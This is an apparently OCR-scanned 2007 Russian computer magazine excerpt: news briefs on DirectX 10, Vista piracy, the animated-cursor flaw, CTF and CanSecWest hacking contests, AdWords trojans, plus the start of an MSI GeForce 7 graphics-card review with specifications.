
Как известно, десятый DirectX будет официальным дополнением только к Висте и нигде больше работать не захочет. Но компания Falling Leaf Systems объявила о работоспособности альфа-версии проекта под названием Alky Project, который ставит своей целью перенос DX10 сначала под XP'юшку, а потом и на Линукса с Маком. Проект подразумевает создание конвертора, с помощью которого игру можно будет адаптировать для запуска на другой платформе. Jon Stokes, журналист из Ars Technica, пытался запустить технологические демки, которые показывают функционирование проекта под XP, но эксперимент окончился неудачей. При этом он подчеркнул необходимость скачивания и установки различных SDK объемом около гигабайта. Поскольку наличие нового Директа в Висте будет, наверное, самым весомым аргументом для геймеров при переходе на новую ОС, этот проект сможет реально тормознуть продажи Висты как игровой платформы. Примечательно, что главным инженером проекта является 19-летний программист.

Более чем **60** аккаунтов сотрудников AOL увел 17-летний Майк Нивс. Парень хотел всего лишь вернуть себе свой заблокированный аккаунт, а получилось ой как некрасиво: он хакнул систему учета клиентских счетов и напер личной информации аж на $500к.

Я тебя поимею... курсором!

В этом месяце была найдена критическая уязвимость Windows, позволяющая вызвать переполнение стека и выполнить произвольный код на машине пользователя. Все дело оказалось в анимированных курсорах. Представь: заходишь ты на сайт, который подменяет твой системный курсор на свой «красивый»; при этом код этого курсора производит различные нехорошие действия на твоем любимом компьютере. Этой ошибке подвержены практически все версии виндусов, начиная с Windows 2000 и заканчивая новой Вистой. На мой взгляд, это очень интересная ошибка. Очевидно, существует она уже очень продолжительное время, и странно, что никому раньше не приходило в голову как следует покопаться в этой фиче. Лично я ни разу не видел ни одного анимированного курсора ни на одном сайте. Мелкософт, конечно, уже выпустила апдейты, закрывающие эту дырку, но само ее наличие и степень критичности может стать весомым аргументом противников новой ОС компании в спорах о ее непоколебимой безопасности и нерушимости.




SENNHEISER
COMMUNICATIONS
NY
любое
преимущество
оправдано
ООО «Сеннхайзер Аудио»
2-я Звенигородская ул., 13, стр. 43
Россия, 123022, Москва
Тел.: (495) 229 37 01, факс: (495) 229 37 02
info@sennheiseraudio.com
www.sennheiseraudio.com
Публикуется на правах рекламы

Лицензионная Vista в Китае никому не нужна



Ты покупал когда-нибудь Windows? Мне, как и многим, единственная лицензионная копия досталась вместе с компьютером. И то только потому, что от нее нельзя было отказаться. Но новую Висту у нас все-таки покупают. Вот в Китае все интереснее — мелкомягкие развернули огромную рекламную компанию по продвижению новой оси и даже создали огромную проекцию на 421-метровом здании в Шанхае. Но за две недели после начала продаж китайцы купили только 244 коробки. Все потому, что пиратство в Китае достигло таких масштабов, при которых коробку со взломанной Вистой с отличной полиграфией, не снившейся даже многим лицензионным дискам, можно купить всего за 1 доллар. А на выступлении Билла Гейтса в Пекинском университете один из студентов выбежал на сцену с плакатом «Free software, open source», что тоже характеризует отношение китайцев к продукции мелкомягких. Лично я, посмотрев на эту Висту, благополучно снес раздел с ней и поставил туда новую Убунту.


Уши для жизни



С обычными наушниками типа «затычки» у меня постоянно возникают сложности: они непрерывно выпадают, а через некоторое время начинают банально болеть уши. А поскольку большинство производителей плееров предпочитают предоставлять в комплекте именно «затычки», то мне приходится после приобретения плеера сразу покупать более удобные уши. Но тратить на них сумму, сравнимую со стоимостью плеера, желания никакого нет. А если, кроме удобства ношения, хочется еще и достойного качества звука, как у более дорогих моделей? В последний раз я остановил свой выбор на недорогом варианте от KOSS под названием CX6. Эти ухи хорошо сидят на голове, кроме того, при очень доступной цене меня приятно удивило качество звука. Свои прошлые наушники мне было очень жалко — их просто раздавили, не посмотрев, что посадочное место уже занято моим плеером. CX6, конечно, подобного испытания тоже не выдержат, но не так сильно опустошат кошелек при их повторной покупке взамен утраченных.

Непрослушиваемый Skype

Наверняка ты слышал новые пранки с отделениями милиции. Это стало возможно из-за распространения услуг связи через VoIP, поскольку телефонные звонки по Skype практически невозможно отследить и прослушать, а если используется VPN, то задача усложняется еще в несколько раз. Поскольку услуги IP-телефонии приобретают все большую популярность и увеличивается число доступных способов шифрования, а стоимость содержания специалистов и оборудования, позволяющих прослушивать подобные звонки, очень высока, то правительства многих стран всерьез подумывают о введении на уровне законодательства ограничений для VoIP-провайдеров, чтобы упростить процедуру отслеживания звонков. Я очень смутно представляю себе эффективность подобных законов, так как при этом останется возможность использовать услуги того оператора, который находится в другой стране. Достаточно вспомнить многочисленные попытки закрыть русский сервис allofmp3.com, продающий музыкальные композиции по очень низким ценам в обход американского законодательства.



Спам-рассылка по миллиону адресов с рекламой средства для увеличения пениса продаст этого зелья на **1000** долларов.

Армейские хакеры-неудачники


На HITB 2007 в Дубае проходили хакерские соревнования Capture The Flag, главным спонсором которых выступала компания ScanIt. Все задания имели реверс-инжиниринговую направленность — надо было поломать несколько виндовых и юниксовых бинарников. В турнире принимали участие три команды: Army Strong (приписанная ко 2-му батальону 1-го Информационного управления армии США), Team Eleet (из полиции Дубая) и NDMTEAM (группа хакеров из Болгарии).



Все происходило достаточно скучно: в небольшой комнате друг напротив друга сидели три команды. Амеры в строгих рубашках, дубайские полицейские в национальных одеждах и болгарские хакеры из NDMTEAM. Мне, конечно, больше всего импонировали болгары, в их составе была даже коротко стриженная блондинистая девушка, которая сидела с калькулятором и все время нажимала на кнопочки.

В принципе неудивительно, что из всей этой компании только болгары смогли преодолеть «отборочный раунд» и взломать самый простой из бинарников. Ни на что большее товарищи соревнующиеся оказались не способны, турнир был признан несостоявшимся, а призовой фонд сохранили до следующего состязания в городе Куала-Лумпур, в Малайзии. Когда об этом объявили, я решил, что обязательно привезу в Малайзию Криса Касперски и он там всех вздрючит :).

Макинтоши тоже живые




На ванкуверской выставке безопасности CanSecWest отделение TippingPoint компании 3com раздавало хакерам два Macbook Pro. Ноутбуки стояли с доступом в интернет и макосью с последними апдейтами на борту. Ноутбук и приз в 10 тысяч долларов обещали тому, кто сможет удаленно получить рутовские привилегии. За первый день выставки никому не удалось проломить эпловские бастионы, поэтому на второй день организаторы предоставили возможность открытия ссылки в Safari. Этой возможностью сразу и воспользовались — по почте присланная ссылка вела на страницу с эксплойтом, который позволил получить shell с привилегиями юзера. Авторами этого взлома являются два человека — Дино Даи Зови, автор идеи, и Шон Маколи, написавший сам эксплойт. Но поскольку привилегии рута все-таки не были получены, взломщикам отдали только ноутбук. Позднее выяснилось, что позволившая провести взлом ошибка находится в программе QuickTime и что подобный взлом возможен и на компьютере с Windows, если на нем установлена эта программа.

Google AdWords для хакеров



Думаешь, в клике по рекламной ссылке через контекстную рекламу Гугла нет ничего опасного? Roger Thompson, специалист из Exploit Prevention Labs, рассказал недавно о забавных случаях, когда хацкеры использовали систему контекстной рекламы в качестве удобного сервиса по загрузке троянов. У Гугла покупались показы по денежному запросу типа «online banking» и в тексте рекламы указывался какой-то популярный домен. Но после нажатия на ссылку юзер попадал на рекламируемый домен не сразу, а проходя через сайт smarttrack.org, на котором с помощью сплоита ему заливался троян, отслеживающий посещения сотен известных банковских сервисов. При этом такая интересная информация, как логины и пароли, перехватывалась и отправлялась авторам трояна. Google, конечно, закрыл аккаунты, через которые рассылалась хацкерская реклама, но сколько их еще осталось и сколько появится в будущем? Вероятно, придется как-то менять систему показа рекламы, чтобы проверять ссылки, на которые она ведет, или хотя бы демонстрировать их пользователю.



ДМИТРИЙ ОКУНЕВ

СЧАСТЛИВАЯ СЕМЕРКА

ТЕСТИРОВАНИЕ ВИДЕОКАРТ MSI НА БАЗЕ ЧИПОВ ЛИНЕЙКИ NVIDIA GEFORCE 7

Вот и сменилось еще одно поколение видюх: на сцену вышли новенькие NVIDIA GeForce 8 и AMD/ATI Radeon X2000, приведя за собой DirectX 10, унифицированные шейдеры и прочие плоды технического прогресса. Как обычно, графические гиганты предлагают решения для всех категорий пользователей: геймерам прямая дорога в средний и высший ценовые сектора, а для тех, чьи запросы к мультимедиа ограничиваются просмотром фильмов, имеется целая уйма дешевых карточек, сносно обрабатывающих видеопоток вплоть до новомодных HD-разрешений. Предыдущие линейки, само собой, потихоньку снимаются с производства, хотя мы это заметим еще не скоро — запасов выпущенных плат хватит на всех и надолго. Так почему бы не бросить на них прощальный взгляд? В конце концов, используемых в них наработок хватит еще как минимум на одно поколение игрушек, да и DirectX 10 на всю катушку раскрутится явно не в ближайшие месяцы. Давай же посмотрим, на что способна линейка NVIDIA GeForce 7 и так ли уж целесообразна сейчас покупка «восьмерок».

Методика тестирования

Все видеокарты тестировались в одинаковых условиях. Так как устройства в тесте были преимущественно средней и высшей ценовой категории, то и нагружали мы их соответственно — бенчмарками 3D Mark версий 2005 и 2006, а также играми Prey, Serious Sam 2, F.E.A.R. и Call of Juarez. Бенчи прогонялись на стандартных настройках, игры — в разрешениях 1280x1024 и 1600x1200 и двух режимах: AA/AF Off и AA 4x/AF 16x. Исключение составила лишь игра Call of Juarez — при использовании шейдерной модели 3.0 игра форсирует режим HDR и полноэкранное сглаживание с такими настройками попросту не включается. Поэтому игра прогонялась в двух разрешениях без FSAA, но не стоит расстраиваться по этому поводу — она даже так способна поставить на колени самую мощную видюху.

Список оборудования:

- MSI NX7600GS-MTD256E-HD
- MSI NX7600GT Diamond Plus
- MSI NX7900GS-T2D256E
- MSI NX7900GT-VT2D256E
- MSI NX7950GT-VT2D512E-HD
- MSI NX7900GTO-T2D512E
- MSI NX7900GTX-T2D512E
- MSI NX7950GX2-T2D1GE

Тестовый стенд:

Процессор, МГц: 2,66, Intel Core 2 Duo E6700
Материнская плата: Asus P5N32-SLI Premium (nVIDIA nForce 590 SLI Intel Edition)
Память, Мб: 2x1024 Corsair CM2X1024-8500
Жесткий диск, Гб: 80, Seagate 7200rpm
Блок питания, Вт: 520, PowerMan Favourite





MSI NX7600GS-MTD256E-HD

●●●○○○○○○○

Технические характеристики:
Ядро: G73
Количество пиксельных конвейеров, шт.: 12
Шина памяти, бит: 128
Объем памяти, Мб: 256
Частота ядра, МГц: 400
Частота памяти, МГц: 400 (800)
Тип памяти: DDR2
Выходы: DVI, HDMI, S-Video
VIVO: нет


Это низкопрофильная плата, рассчитанная не только на современные игрушки (в них она как раз не особо сильна), но и на последние веяния в мире обработки видео. В наличии не только технология PureVideo, которой, в общем-то, оснащены все современные чипы NVIDIA, но и HDMI-порт, с помощью которого девайс без проблем подружится с самой современной и навороченной ЖК-панелью. Что касается производительности в 3D, то она не так высока, как у старших моделей, — сказывается невысокое количество конвейеров чипа и такие же скромные частоты. Впрочем, для не слишком прожорливых игр плата вполне подойдет, при этом даже детализацию снижать, скорее всего, не придется.
Особо продвинутые железячники могут увеличить производительность, разогнав карточку, но на высокие достижения лучше не надеяться — память ничем не охлаждается, а на чипе установлен довольно скромный кулер. Отметим, что обладателям CRT-мониторов и дешевых ЖК-панелей придется использовать идущий в комплекте переходник, так как разъем D-Sub на плате отсутствует.

MSI NX7600GT Diamond Plus


●●●○○○○○○○

Технические характеристики:
Ядро: G73
Количество пиксельных конвейеров, шт.: 12
Шина памяти, бит: 128
Объем памяти, Мб: 256
Частота ядра, МГц: 560
Частота памяти, МГц: 700 (1400)
Тип памяти: GDDR-3
Выходы: DVI, HDMI, S-Video
VIVO: есть

Это еще одна обладательница новомодного HDMI-интерфейса взамен привычного, но стремительно стареющего D-Sub. Отсюда и дополнительный двухжильный кабель, тянущийся от платы, его необходимо подключить к твоей звуковухе. HDCP — технология защиты HD-контента от несанкционированного копирования — также поддерживается. В сравнении с MSI NX7600GS-MTD256E наблюдается значительный прирост производительности, за это стоит благодарить более высокие рабочие частоты чипа и памяти (последняя, кстати, является представителем клана GDDR-3, в отличие от DDR2, используемой в версии GS). Серьезнее стало и охлаждение: широкий кулер накрывает не только чип, но и память, что позволяет надеяться на более-менее удачный оверклок. Если же лень заниматься им вручную, вполне можно рассчитывать на фирменную технологию MSI D.O.T.II Express, автоматически и притом безопасно разгоняющую плату до необходимого уровня.
Обладателям аналоговых видеокамер будет полезна функция VIVO, благодаря которой легко можно перевести в цифру видео с любого источника (все необходимые переходники в комплекте имеются).




› Одна из самых ресурсоемких игр на данный момент. На дешевых видюхах играбельность оставляет желать лучшего



› Отрыв топового решения от общей массы сразу бросается в глаза





MSI NX7900GS-T2D256E

●●●●○○○○○○

Технические характеристики:
Ядро: G71
Количество пиксельных конвейеров, шт.: 20
Шина памяти, бит: 256
Объем памяти, Мб: 256
Частота ядра, МГц: 450
Частота памяти, МГц: 660 (1320)
Тип памяти: GDDR-3
Выходы: 2xDVI, S-Video
VIVO: нет

